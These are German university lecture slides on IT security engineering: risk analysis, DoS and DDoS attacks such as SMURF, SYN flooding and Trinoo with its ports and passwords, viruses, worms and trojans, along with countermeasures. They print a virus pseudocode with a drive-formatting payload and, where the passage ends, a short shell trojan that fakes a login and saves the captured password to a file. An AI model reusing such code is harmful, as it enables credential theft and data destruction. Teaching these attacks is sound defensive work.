IT-Sicherheit

- Sicherheit vernetzter Systeme -

Kapitel 3: Security Engineering

Inhalt (1)

1. Security Engineering – Vorgehensmodell
2. Sicherheitsprobleme: Handelnde Personen, Notation
3. Bedrohungen, Angriffe und Gefährdungen
   1. Denial of Service
   2. Distributed Denial of Service
   3. Malicious Code
      - Viren
      - Würmer
      - Trojanische Pferde
   4. Hoax und Spam
   5. Mobile Code
      - ActiveX
      - JavaScript
      - Java mit Ausblick auf die Java Sicherheitsarchitektur

Inhalt (2)


3. Bedrohungen, Angriffe und Gefährdungen (Forts.)
   6. Buffer Overflow
   7. Account / Password Cracking
   8. Hintertüren / Falltüren
   9. Rootkits
   10. Cross Site Scripting (XSS)
   11. Sniffer
   12. Port Scanner
4. Rechtliche Regelungen: Strafgesetzbuch
5. Klassifikation der Angreifer / Täterbild
6. „Twenty Most Vulnerabilities“
7. Zusammenfassung

Security Engineering: Vorgehensmodell

- Ziel: Sicheres System, sichere Infrastruktur
- Strukturiertes Vorgehen um das Ziel zu erreichen:
  1. **Bestandsaufnahme** der Ressourcen (Systeme, Dienste, Daten,.....)
  2. **Bedrohungsanalyse**: Welchen potentiellen Gefahren drohen diesen Ressourcen? Welche Angriffe x sind möglich?
  3. Bestimmung der Schadens-wahrscheinlichkeit E(x) für jeden möglichen Angriff
  4. Bestimmung der Schadenshöhe S (x)
  5. Errechnung des Risikos R(x) = E(x) * S(x)
  6. **Risiko-Priorisierung**
  7. Ableitung von **Sicherheitsanforderungen**
  8. Erstellung einer **Sicherheits-Policy**
  9. Auswahl von **Mechanismen** zur Durchsetzung der Sicherheitsanforderungen
  10. Implementierung und Betrieb
  11. Dokumentation
- Dieses Vorgehen ist **nicht** streng sequentiell
- Analog zu SW-Engineering Modellen sind Zyklen und Iterationen möglich
- Sec.Eng. ist fortwährender Prozess

Handelnde Personen

- Um Sicherheitsprobleme und -protokolle zu erläutern werden häufig die folgenden Personen verwendet
- Die „Guten“
  - **Alice (A)**
    Initiator eines Protokolls
  - **Bob (B)**
    antwortet auf Anfragen von Alice
  - **Carol (C) and Dave (D)**
    Teilnehmer in drei- oder vier-Wege Protokollen
  - **Trent (T)**
    Vertrauenswürdiger Dritter (Trusted arbitrator)
  - **Walter (W)**
    Wächter (Warden), bewacht A. und B.
- Die „Bösen“
  - **Eve (E)**
    Eavesdropper; Abhörender
  - **Mallory, Mallet (M)**
    Malicious attacker; Angreifer
- Bsp.: Abhören der Kommunikation zwischen A. und B. (UML Sequence Diagram)



Inhalt (1)

1. Security Engineering – Vorgehensmodell
2. Sicherheitsprobleme: Handelnde Personen, Notation
3. Bedrohungen, Angriffe und Gefährdungen
   1. Denial of Service
   2. Distributed Denial of Service
   3. Malicious Code
      - Viren
      - Würmer
      - Trojanische Pferde
   4. Hoax und Spam
   5. Mobile Code
      - ActiveX
      - JavaScript
      - Java mit Ausblick auf die Java Sicherheitsarchitektur

Bedrohungsanalyse: Bedrohungen und Angriffe

- IT Systeme sind **Bedrohungen (Threats)** ausgesetzt:
  - Unberechtigter Zugriff auf Daten
  - Diebstahl, Modifikation, Zerstörung
  - Störung der Verfügbarkeit, Ressourcen unbenutzbar machen
- **Angriff (Attack)**
  Unberechtigter Zugriff auf ein System (oder der Versuch)
  - **Passiver Angriff**
    Angreifer kann nur Informationen erlangen diese aber **nicht ändern**
  - **Aktiver Angriff**
    Angreifer kann Daten und/oder Systeme manipulieren
  - **Social Engineering**
    Angreifer erlangt Daten indem er „menschliche Schwäche“ ausnutzt
- Beispiele für Angriffe
  - Abhören (Eavesdropping, wiretapping, sniffing)
  - Maskerade (Masquerade)
    Mallet behauptet Allice zu sein
  - Brechen von Accounts (z.B. root)
  - Ressourcenmissbrauch; Diebstahl von Rechten
  - Kommunikationsangriffe: Änderung, Kopie, Wiedereinspielung, Fälschung, Umleitung, Verzögerung, Löschung von Nachrichten
  - Denial of service (DoS), Distributed DoS (DDoS)
    Berechtigte Nutzer können Dienste nicht mehr nutzen

Angriffe und Gefährdungen (Übersicht)

- Denial of Service (DoS), Distributed DoS (DDoS)
- Malicious Software (Malware)
  - Virus
  - Wurm
  - Trojanisches Pferd
  - “Mobile” Code
- Überwindung der Zugriffskontrolle
- Abhören und Sniffer
- Port Scanning
- Exploits
  - Buffer Overflows
  - Account/Password Cracking
  - Rootkits
  - Hintertüren (Backdoors)
- Social Engineering
  - Telefonanrufe
  - Täuschung
  - Videoüberwachung
  - „Shoulder surfing“
  - „Dumpster diving“ (Tauchen im Abfalleimer)
  - .....

Denial of Service (DoS) and DDoS


- Angriff versucht Zielsystem oder Netzwerk für berechtigte Anwender unbenutzbar zu machen, z.B. durch:
  - Überlastung
  - Herbeiführung von Fehlersituation
  - Ausnutzung von Programmierfehlern oder Protokollschwächen (Bugs)
- Arten von DoS
  - Anforderung bzw. Nutzung beschränkter oder unteilbarer Ressourcen des OS (z.B. CPU-Zeit, Plattenplatz, Bandbreite,….)
  - Zerstörung oder Veränderung der Konfiguration
  - Physikalische Zerstörung oder Beschädigung
- Beispiel:
  - Angestellter “konfiguriert” “Vacation” Mail mit cc: an interne Mailingliste Außerdem konfiguriert er automatische Bestätigung durch Empfänger
    ⟹ **Mailstorm**

DoS Beispiele


- **E-mail Bombing:**
  Überflutung der Inbox mit Mails
- **E-mail Subscription Bombing**:
  Opfer wird auf hunderten Mailinglisten registriert
- **Buffer Overflows; am Bsp. von Ping of Death**
  - IP-Paket größer als die max. erlaubten 2^16 Bytes
  - Übertragen in mehreren fragmentierten Paketen (Andernfalls würden die Router das Paket verwerfen.)
  - Reassemblieren am Zielsystem, führt zu Überlauf des internen Puffers im IP-Stack
  - Evtl. Absturz des Betriebssystems
- **Ausnutzung von Programmfehlern**
  - **Land:** gefälschtes IP Packet mit IP Source Adr. = IP Destination Adr. und Source Port = Dest. Port
    ⟹ 100 % CPU Last bei best. Implementierungen
  - **Teardrop:** Fragmentierte Pakete enthalten Feld `Fragment Offset` Hier Manipulation, so dass sich Fragmente “überlappen”
    ⟹ u.U. Absturz des Systems
- **“Konsum” von Bandbreite bzw. Betriebssystem-Ressourcen**
  - Fluten des Netzwerkes des Opfers (z.B. SMURF)
  - UDP `chargen/echo` Angriff
  - SYN-Flooding

DoS-Techniken: SMURF

- Angreifer sendet Strom von `ping` Packeten (ICMP) mit gefälschter Absender-Adresse (`alice.victim.com`) (Adressfälschung wird auch als IP-Spoofing bezeichnet) an IP-Broadcast Adresse von `stooge.com`
- Alle Rechner aus dem Netz von `stooge.com` antworten an `alice.victim.com`




Gegenmaßnahmen?




- ICMP deaktivieren (nur bedingt möglich und sinnvoll)
- IP-Broadcast am Router deaktivieren
  - Problem DDoS: nicht ein Angreifer sondern sehr viele Angreifer, die nicht Broadcast sondern versch. Rechner verwenden, oder `alice` direkt angreifen

DoS-Techniken: SYN Flooding

- TCP 3-Way Handshake zum Verbindungsaufbau




- SYN Flooding



  - Soviele „halboffene“ TCP-Verbindungen aufbauen bis Ressorucen von Bob erschöpft sind

SYN-Flood.: Verletzlichkeit der Betriebssysteme


- Minimale Anzahl von SYN Paketen für erfolgreichen DoS
  Quelle: [Chang 02]



- Wiederholung von „verlorenen“ SYN Paketen:
  - Exponential Backoff zur Berechnung der Wartezeit
    - Linux und W2K
      (3s, 6s, 12s, 24s,....)
    - BSD
      (6s, 24s, 48s, ...)
  - Abbruch des Retransmit
    - W2K
      nach 2 Versuchen (d.h. nach 9 Sekunden)
    - Linux
      nach 7 Versuchen (d.h. nach 381 Sekunden)
    - BSD
      nach 75 Sekunden

SYN Flooding: Gegenmaßnahmen?

- Timer definieren:
  Falls `ACK` nicht innerhalb dieser Zeitspanne erfolgt, Ressourcen wieder freigeben
  - Nutzt nur bedingt
- Falls alle Ressourcen belegt zufällig eine halboffene Verbindung schliessen
  - Nutzt nur bedingt
- Maximale Anzahl gleichzeitig halboffener Verbindungen pro Quell-Adresse festlegen
  - Problem DDoS



- SYN Cookies:
  Sequ.Nr. y von Bob „kodiert“ Adressinfo von Mallet. Ressourcen werden erst reserviert wenn tatsächliches ACK y+1 von Mallet eingeht
  - Schützt nicht vor „Brute-Force“ Überflutung des Netzes


Distributed Denial of Service (DDoS)

- Historie:
  - Trinoo erstmals im Juli 99 aufgetaucht; Aug. 99: 227 Clients greifen eine Maschine der Uni Minnesota an (2 Tage Down-Zeit)
  - 7. Feb. 2000: Yahoo 3 Stunden Downzeit (Schaden ~ 500.000 $)
  - 8. Feb. 2000: Buy.com, CNN, eBay, Zdnet.com, Schwab.com, E*Trade.com und Amazon. (Bei Amazon 10 Stunden Downzeit und ~ 600.000 $ Schaden)
- Idee:
  DoS Angriffswerkzeuge werden auf mehrere Maschinen verteilt und führen auf Befehl eines Masters Angriff durch.
- Terminologie
  - Intruder oder Attacker: Angreifer (Person)
  - Master oder Handler: Koordinator des Angriffs (Software)
  - Daemon, Agent, Client, Zombie, Bot oder bcast Programm: Einzelkomponente die Teil des DDos durchführt (Software)
  - Victim oder Target: Ziel des Angriffs
- Beispiele:
  - Trinoo (Trin00)
  - Tribe Flood Network (TFN) und TFN2K
  - Stacheldraht

DDoS: Grundsätzlicher Ablauf


- Dreistufiges Verfahren:

1. Intruder findet Maschine(n) die kompromittiert werden können; Hacking Werkzeuge, Scanner, Rootkits, DoS/DDoS Tools werden installiert; ⇨ Maschine wird Master




DDoS Phase 2: Initial-Mass Intrusion

2. Master versucht „automatisch“ weitere Maschinen zu kompromittieren um DDoS Daemon zu installieren



DDoS Phase 3: Angriff

3. Intruder startet Programm auf Master, das allen Daemonen mitteilt wann und gegen wen der Angriff zu starten ist.
   Zu vereinbartem Zeitpunkt startet jeder Daemon DoS Angriff



DDos Beispiele: TrinOO, TFN u. Stacheldraht

- Trinoo oder Trin00
  - Verteilter SYN Flooding Angriff
- Kommunikation:
  - Intruder -> Master: Master hört auf TCP Port 27665; Passwort „`betaalmostdone`"
  - Sonstiges Passwort: „`144adsl`"
  - Master -> Daemon: Daemon auf UDP Port 27444
  - Daemon -> Master: Master auf UDP Port 31335
    Beim Start `*HELLO*` Nachricht des Daemon
  - Kepp-Alive Kommunikation:
    Master -> Daemon: `png`
    Daemon -> Master: `PONG`
- Tribe Flood Network (TFN)
  - Master kompromittiert UNIX Systeme über RPC Buffer Overflow
  - SYN, ICMP, UDP Flooding
  - SMURF Angriff
- Kommunikation:
  - wird vollständig in `ICMP ECHO` und `ICMP REPLY` Nachrichten „versteckt":
    Kommando wird im Identifier Feld des ICMP Paketes kodiert; z.B.
    345 -> SYN Flooding;
    890 –> UDP Flooding;
  - Kein Passwort-Schutz
- Stacheldraht = Trinoo + TFN + verschlüsselte Kommunikation + Auto-Update des Agenten

DoS Schutz- und Gegenmaßnahmen

- Zusammenarbeit um Verbreitung der Tools und Durchführung der Angriffe zu verhindern
- Monitoring und Intrusion Detection
- Packetfilter auf Gateways und Routern (ingress und egress; vgl. Abschnitt über Firewalls)
- Überwachung von Volumen und Anzahl der Verbindungen pro Quell-Adresse
- Überwachung und Kontrolle der offenen Ports
- Blockieren von Broadcast
- Konfigurationen überprüfen
- Relevante Patches installieren
- Meldung an Provider aus dessen Netz DoS erfolgt
- Bug- und Sicherheitswarnungen (z.B. CERT) verfolgen
- Zusammenarbeit der Provider und der CERTs

Malicious Code: Virus


- Definition:
  - Befehlsfolge; benötigt Wirtsprogramm zur Ausführung
  - Kein selbstständig ablauffähiges Programm
  - Selbstreplikation (Infektion weiterer Wirte (Programme))
- Allgemeiner Aufbau:

Viruserkennung	void function virus { signature
Infektionsteil	suche Programm p ohne signature kopiere virus in p
Schadensteil ggf. mit Bedingung	if (tag == Freitag && monatstag == 13) { format c: d: e: f: g: h: i: j: k: l: m: }
Sprung	springe an den Anfang des Wirtsprogramm }

  - Daneben ggf. Tarnungsteil

Programm-Viren: Infektion

- Dateiformat vor der Infektion
- Datei nach der Infektion



Viren Klassifikation

- Klassifikation nach Infektionsziel:
  - **Programm-Virus (Link-Virus)**
    Infiziert ausführbare Dateien (.exe, .com, .sys)
  - **Bootsektor-Virus**
    Infiziert den Bootsektor von Festplatten oder Disketten
  - **Makro-, Daten-Virus**
    Infiziert „Daten-Dateien“ mit eingebetteten Makro-Sprachen (z.B. Visual Basic in MS Office, Postscript,...)
- Unterklassen:
  - **Multipartiter Virus**
    Infiziert mehr als ein Ziel
  - **Polymorpher Virus**
    Verschlüsselt den Viruscode; damit für Anti-Viren Software (AV) schwerer zu finden
  - **Retro-Virus**
    Greift aktiv AV an; versucht Scanner so zu verändern, dass er unentdeckt bleibt.
  - **Stealth Virus**
    Virus versucht sich vor AV zu verstecken. Sobald AV Dateien scannt, entfernt der Virus seinen Code aus den infizierten Dateien (Wiederherstellung des Orginalzustandes)
  - **Tunneling-Virus**
    AV versucht Systemaufrufe zum Schreiben in den Bootsektor zu unterbrechen. Virus ermittelt dabei direkte Speicheradresse des entsprechenden Systemaufrufs und „klinkt“ sich direkt an dieser Speicheradresse ein.

Einschub: DFN-CERT Alert 2009-1506 u. -1520

- Schwachstelle im Adobe Reader
- Betroffene Software: acroread, acroread_ja
- Betroffene Plattformen:
  - -1506: OpenSuSE 10.3, 11.0, 11.1
  - -1506: SLED 10 SP2 und SP3, SLED 11
  - -1520: SPARC Solaris 10
- Schwachstellen:
  - Denial of Service Schwachstellen (Anhängen von langen „#“ Zeichnketten an pdf-URL)
  - Cross Site Scripting (XSS); Ergänzung eines Links im pdf durch Java Script Code
- Lösung:
  - Patch einspielen

Malicious Code: Wurm

- Definition
  - Eigenständig ablauffähiges Programm
  - Benötigt keinen Wirt
  - Selbstreplikation
  - (besteht aus mehreren Programmteilen = Wurm-Segmente)
- Bsp.:
  - Internet Wurm, vgl. Kap. 1
  - ILOVEYOU
  - Melissa
  - SQL Slammer
  - Conficker
  - .....

Malicious Code: Trojanisches Pferd

- Definition:
  - Ein Programm dessen Ist-Funktionalität nicht mit der angegebenen Soll-Funktionalität übereinstimmt
    - Sinnvolle oder attraktive „Nutzfunktionalität“
    - Versteckte (Schad-) Funktionalität
    - Keine Vervielfältigung

- Beispiel: Unix Shell Script Trojan [Stoll 89]:

```
echo “WELCOME TO THE LBL UNIX-4 COMPUTER”
echo “LOGIN:”
read account_name
echo “PASSWORD:”
(stty -echo;\
 read password;\
 stty echo; echo “”;\
 echo $account_name $password >> /tmp/.pub)
